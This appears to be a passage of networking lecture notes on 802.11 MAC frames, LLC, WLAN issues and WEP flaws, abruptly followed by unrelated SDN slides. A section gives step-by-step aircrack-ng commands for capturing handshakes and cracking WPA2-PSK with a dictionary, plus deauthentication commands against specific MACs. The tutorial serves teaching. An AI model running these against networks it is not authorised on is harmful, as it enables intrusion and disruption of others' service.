Wi-Fi host wants to transmit data it first listens the wireless medium and if detects activity on the medium (i.e. medium busy), then it does not transmit, but instead it sleeps for a random period of time before trying to transmit again. After it detects no activity on the medium, it send the data and if it detects a collision, it also aborts the transmission immediately and sleeps a random amount of time before trying to send again. This last part is the same as CSMA/CD.

In the context of 802.11 Media Access Control there are two fixed time intervals involved, besides all the random sleep time periods:

- DIFS (DCF [Distributed Coordination Function] Interframe Space) – which is the minimum idle time before a station can access the medium (i.e. the time it needs to wait before transmitting and check if the medium is clear). This time interval is used by CSMA/CA
- SIFS (Short Interframe Space) – which is the minimum idle time before a station can access the medium; used for highest-priority transmissions like RTS (Request to Send) and CTS (Clear to Send); SIFS is always smaller than DIFS

There is an alternative to CSMA/CA in IEEE 802.11 and this is using RTS (Request To Send) and CTS (Clear To Send) packages. The idea is that the station that wants to send sleeps for at least SIFS milliseconds and then it sends a RTS frame to inform other stations that it wants to transmit (no other station is allowed to transmit in this period) and all stations should reply with CTS. After the station receives CTS packets for a period of time, it starts sending. This is usefull only in high contention environments.
802.11 MAC uses positive acknowledgement due to increased error rate of the wireless medium (each frame should be acknowledged by the receiver, otherwise retransmitted)

<u>MAC frame (802.11 Wireless)</u>

The structure of an 802.11 MAC frame is depicted in the following figure:




Fig. 29. The IEEE 802.11 MAC frame

The **Frame Control** field contains control info like WEP data, data type, control data. More specifically, the format of the Frame Control field is depicted in the following figure:




Fig. 30. The structure of the Frame Control field from the 802.11 MAC frame [1]

- *Protocol* version – 2 bits, value 00
- *Type* and *Subtype* – the type+subtype of frame (data frame or management):
    - Type =00 (management frame), subtypes: 0000 (association request), 0001 (association response), 0100 (probe request), 0101 (probe response), 1000 (beacon), 1010 (disassociation), 1011 (authentication)..
    - Type=01 (control frame), subtypes: 1010 (power save), 1011 (RTS), 1100 (CTS), 1101 (acknowledgement), …
    - Type=10 (data frame), subtypes: 0000 (data), 0001 (Data+CF-Ack), …
- *To DS*, *From DS* (DS=Distribution System, the wired network) – indicates whether the frame is from wireless to wired network or inverse
- *More Fragments* bit – indicates that more fragments of this frame will follow
- *Retry* bit – this is a retransmitted frame
- *Power Management* bit – indicates if the sender will be in the powersaving mode after this send
- *More data* bit – indicates that more frames are buffered and ready to be transmitted (for powersaving receivers)
- *Protected Frame* bit – if this frame is encrypted (WEP, WPA, WPA2)

The **Duration/ID** field specifies the frame transmission duration.
In the MAC frame there are 4 possible **MAC addresses** on 6 bytes each and these are:

- Destination address – the final recipient (station) of this frame
- Source address – the station that is the source of this frame
- Receiver address – either the final destination or the access point
- Transmitter address – the access point that transmitted this frame in the wireless network

The **Sequence control** field contains frame ordering information for the receiver.
Frame Body contains the upper layer frame and **FCS** is the frame check sequence (checksum).

For comparison, we will outline in the following lines the IEEE 802.3 MAC frame.

<u>MAC Frame (802.3 Ethernet)</u>

802.3 Ethernet frame structure

Preamble	Start of frame delimiter	MAC destination	MAC source	802.1Q tag (optional)	Ethertype or length	Payload	Cyclic redundancy check	Interframe gap
7 octets of 10101010	1 octet of 10101011	6 octets	6 octets	(4 octets)	2 octets	46–1500 octets	4 octets	12 octets
		64–1522 octets						
72–1530 octets								
84–1542 octets								

Fig. 31. The IEEE 802.3 (Ethernet) MAC frame

The fields form the 802.3. MAC header are pretty similar to the ones of the 802.11 MAC header. The 802.3 has only two 6 bytes MAC addresses, the source MAC address and the destination address.

<u>The IEEE 802.2 Logical Link Control (LLC) sublayer</u>

The LLC sublayer is used, as you have seen previously, by all types of networks specified by IEEE 802 standards, Ethernet, Token ring and Wi-Fi. LLC is standardized by IEEE 802.2, but also by ISO/IEC 8802-2. The purpose of LLC is to exchange data between users across LAN using 802-based MAC controlled links. It provides addressing and data link control, independent of topology, medium, and chosen MAC access method. The Logical Link Control Layer services are:

- unacknowledged connectionless service: there is no error or flow control (higher layers like TCP must handle this), supports unicast, multicast or broadcast addressing
- connection oriented service : supports error and flow control for lost/damaged data packets by cyclic redundancy check (CRC); supports unicast addressing only
- acknowledged connectionless service: acknowledgement signal is used, error and flow control by stop-and-wait ARQ




Fig. 32. The LLC services

Encapsulation of IP packet in 802.11 LLC+MAC frame




Fig. 33. An IP packet containing the LLC (detail) and MAC headers

The LLC header contains the DSAP (Destination SAP) and SSAP (Source SAP) of the Subnetwork Access Protocol (SAP) which is used so that the MAC layer can access the upper level Network layer.

WLAN benefits are:

- mobility - increases working efficiency and productivity
- installation on difficult-to-wire areas, inside buildings, road crossings
- increased reliability
- reduced installation time, cabling time and convenient to users and difficult-to-wire cases
- Wi-Fi speed keeps increasing
- long-term cost savings: cheaper and easy maintenance, no cabling cost, working efficiency and accuracy
- network can be established in a new location just by moving the PCs!

WLAN technology problems:

- speed : IEEE 802.11ac support up to 1.3Gbps, but that is only theoretical, while regular fast Ethernet supports easily 1Gbps
- interference: works in ISM band, share same frequency with microwave oven, Bluetooth, and others
- security : shared communication medium
- roaming : no industry standard is available and propriety solution are not interoperable

WLAN implementation problems

- no well-recognized operation process on network implementation
- selecting access points with 'Best Guess' method
- unaware of interference from/to other networks
- weak security policy
- as a result, your WLAN may have:
    - poor performance (coverage, throughput, capacity, security)
    - unstable service
    - customer dissatisfaction

Wireless security

Wi-Fi standards allow communication in open space in ranges up to 100 meters. 802.11n achieves theoretical speeds of 540Mb/s and communicates over distances of 50-126 meters in the 2.4GHz or 5 GHz band. 802.11b communicates at 11Mb/s in the 35-100 meters range in the 2.5GHz band. 802.11a communicates at 54Mb/s in the 25-75 meter range in the 5GHz band. 802.11g communicates at 54Mb/s in the 25-75 meter range in the 2.5GHz band. Being a communication in the open space on such distances, it is very easy for an intruder to capture private wireless traffic. One could restrict the access to the access point based on MAC addresses, but that is not very secure, as you can reprogram your card to pose as an "accepted" MAC. A possible solution is to use IPSec in the communication between the hosts and the access point. But this may be overly complex for clients.

Wireless Sniffing

Wired cards can go into "promiscuous" mode so that they see all packets that pass on wire even if not destined to that host. Wireless can also go "promiscuous" and see all packets on the associated AP. But wireless cards can also go into "monitor" mode which means that they see all packets in radio range.

Sniffing and air cracking

We will present in the following some common tools that can be used for sniffing packets and air cracking under Linux operating systems. We can use *iwconfig* to control the wireless network interface. Or we can use *iwlist* to get more details about the wireless interface. Also *ifconfig* can be used to set IP level information for both, wired and wireless interface. We can use standard packet sniffers in monitoring or promiscuous mode on the wireless interface or we can use wardrive tools to gather greater intelligence: unadvertised SSIDs, suspicious behaviour, weak keys.

Kismet

One of the wardrive tools is Kismet which is a wireless monitoring tool. It is depicted in Fig. 34. We can press *H* or *h* to get to help screen, *M* or *m* to mute or *Q* to quit Kismet, *q* to quit a current menu. Kismet saves logs in /var/log/kismet. The configuration file is in /etc/kismet/kismet.conf. Kismet can associate AP with clients from packet sniffing logs.




Fig. 34. Running Kismet

Aircrack-ng

Aircrack-ng is actually a open-source set of tools. These tools can crack WEP using a couple of techniques and may crack WPA/WPA2-PSK (pre-shared keys) using dictionary attacks (aircrack-ng) – if the key is in the dictionary, brute force attack (key is between 8 to 63 characters). It can also decrypt WEP and WPA captured packets with known key (airdecap-ng). One of the tools is a packet sniffer (*airodump-ng*), another one is a packet injector (*aireplay-ng*). I can also set monitor mode.

How to crack WPA2-PSK with aircrack-ng, dictionary based attack

In the following lines we will show how to crack WPA2-PSK with aircrack-ng using a brute force, dictionary based attack.

Crack W

1) List wireless interfaces supporting monitor mode:
airmon-ng
2) Start monitor mode on wlp2s0 interface:
airmon-ng start wlp2s0
3) Start listening for 802.11 beacon frames:
airodump-ng mon0
4) Capture 4-way handshake packets:
airodump-ng -c 3 -- bssid xx:xx:xx:xx:xx:xx -w . mon0
[-c is the channel and –bssid is the MAC address of the Access Point discovered at step 3);
-w says that packet capture files should be saved in current directory;
once you see "[WPA handshake: xx:xx:xx:xx:xx:xx" you can close airodump-ng]
5) Download password dictionary file (e.g. rockyou.txt):
curl -L -o dicts/rockyou.txt
https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
6) Crack the capture files :
aircrack-ng -a2 -b xx:xx:xx:xx:xx:xx -w rockyou.txt *.cap
[a2 means WPA2; -b specifies the AP's MAC]

In order to help with the previous task, we can force a client to disconnect from the AP and to connect again:
1) Start monitor mode on wlp2s0 interface:
airmon-ng start wlp2s0
2) Kill other interfeering programs like wpa-supplicant:
airmon-ng check kill
3) # iwconfig
4) Dump 802.11 packets to see Wi-Fi networks
#airodump-ng mon0
5) Dump Wi-Fi clients connected to AP 08:60:6E:5E:1B:58 (channel 3)
airodump-ng -c 3 --bssid 08:60:6E:5E:1B:58 mon0
6) Disconnect client 54:40:AD:EA:F8:EB using "-0 3" detach packets
aireplay-ng -0 3 -a 08:60:6E:5E:1B:58 -c 54:40:AD:EA:F8:EB --ignore-negative-one -e ASUS mon0

WEP (Wired Equivalent Privacy)

WEP is an excellent example of how security system design can go wrong. Flaws widely published in late 2000[1]. WEP took secure elements and put them together poorly. WEP uses RC4 as stream chipper. A stream chiper uses a keystream (i.e. stream of bits) which is XOR-ed to a plain message to produce a chipertext. It takes a short secret key and expand it to a pseudorandom keystream the same length as the message which is then XOR-ed with the message. The receiver must know the initial secret key and use the same algorithm to expand the secret key into the pseudorandom keystream.

[1] http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html; http://grouper.ieee.org/groups/802/11/Documents/




Fig. 35. WEP encryption




Fig. 36. WEP encryption

RC4 stream chipper takes a key value as input and generates a key stream:

- key stream is XOR'ed with plaintext to create ciphertext
- $ci = pi + ki$, for $i = 1, 2, 3$
- ciphertext is XOR'ed with key stream to create plaintext,
- $pi = ci + ki$, for $i = 1, 2, 3$

Knowing two of key stream, plaintext and ciphertext, lets you easily compute the third. Reusing a key value is a really, really bad idea. **WEP's use of RC4**

RC4 seed is created by concatenating a shared secret with a 24 bit initialization vector (IV)

- Frames can be lost and stream ciphers do not deal with missing bits, so the stream must be reset with each packet.

- Therefore, a new IV is sent in the clear with each packet

Since the IV is reset and the IV is only 24 bits, the time to repeat IV's (and thus keys) with high probability is very short:

- randomly select IV's and probability of reuse $pk = pk–1 + (k–1) \times 1/n \times (1 – pk–1)$, where n=2^24
- 99% likely that you get IV re-use after 12,430 frames or 1 or 2 seconds of operation at 11 Mbps.

WEP defines no automatic means of updating the shared key:

- in practice folks do not frequently update WEP keys
- ideally should be changing shared key after 6 frames to keep low probability of IV collision (99.999% probability of no IV reuse)

RC4 has weak keys:

- use of weak keys greatly aid crypto anlaysis
- there are standard techniques to avoid the weak keys but WEP does not employee these techniques.

WEP active attacks:

- Insert known plaintext
  - Send email (probably forged or annonymized) to someone on the access point and sniff the stream
  - Knowing both plain and ciphertext getting the key stream for that IV is just an XOR

- Sniff both the wireless stream and the wire after the access point
  - Correlate the two streams to get plan and ciphertext pairs

WEP passive attacks:

- Each frame contains one IP packet
  - Use knowledge about IP headers to get partial key recovery for all packets
- XORing ciphertext streams using the same key will result in the XOR of the two plaintext streams
  - Knowing how plaintext streams differ can help in the analysis
  - Use natural language facts to determine the likely plain text

WEP crackers

Numerous tools will crack WEP given enough traffic: Airsnort, Wepcrack.

<u>WPA and WPA-2</u>

Software Defined Networking (SDN)

Learning objectives:

- Understand the difference between traditional networking and SDN
- Learn SDN architecture and key components
- Explore SDN controllers and protocols
- Simulating/experimenting with SDN
- Discuss challenges and future directions


Why SDN ?

- Traditional networks are hardware-centric and vendor-specific
- Complex to configure and scale
- Slow to respond to changes or failures
- SDN enables **programmability, automation, and centralized control**


Traditional vs. SDN Networking

- Traditional:
  - distributed control plane, manual configuration
  - static, complex architecture
  - Inconsistent policies
  - inability to scale
  - vendor dependence
- SDN:
  - centralized control plane, software-defined policies
  - decouples **control plane** and **data plane**
  - adaptability and maintainability
  - automation
  - on-demand scaling


Typical network architecture (traditional and SDN)



Traditional networking



Software Defined Networking




SDN Core Principles

- Separation of control and data plane
- Programmable network behavior
- Centralized network intelligence
- Open interfaces (APIs) for automation
- SDN makes networks “software-controllable” like cloud systems

SDN Architecture Overview

- Infrastructure Layer – switches, routers
- Control Layer – SDN controller, network OS
- Application Layer – apps using network APIs


SDN architecture



SDN Control Layer

- Centralized SDN Controller
- Maintains global network view
- Computes paths and distributes flow rules
- Examples: ONOS, OpenDaylight, Ryu, Floodlight

SDN Controller functions



SDN Application Layer

- Network applications use northbound APIs
- Examples:
  - Traffic engineering
  - Security automation
  - QoS and monitoring
  - apps can dynamically react to network state


SDN APIs

- **Southbound APIs:** OpenFlow, NETCONF/YANG, P4Runtime
- **Northbound APIs:** REST, intent-based interfaces, higher-level orchestration
- Southbound APIs control switches; northbound API enable apps to control network

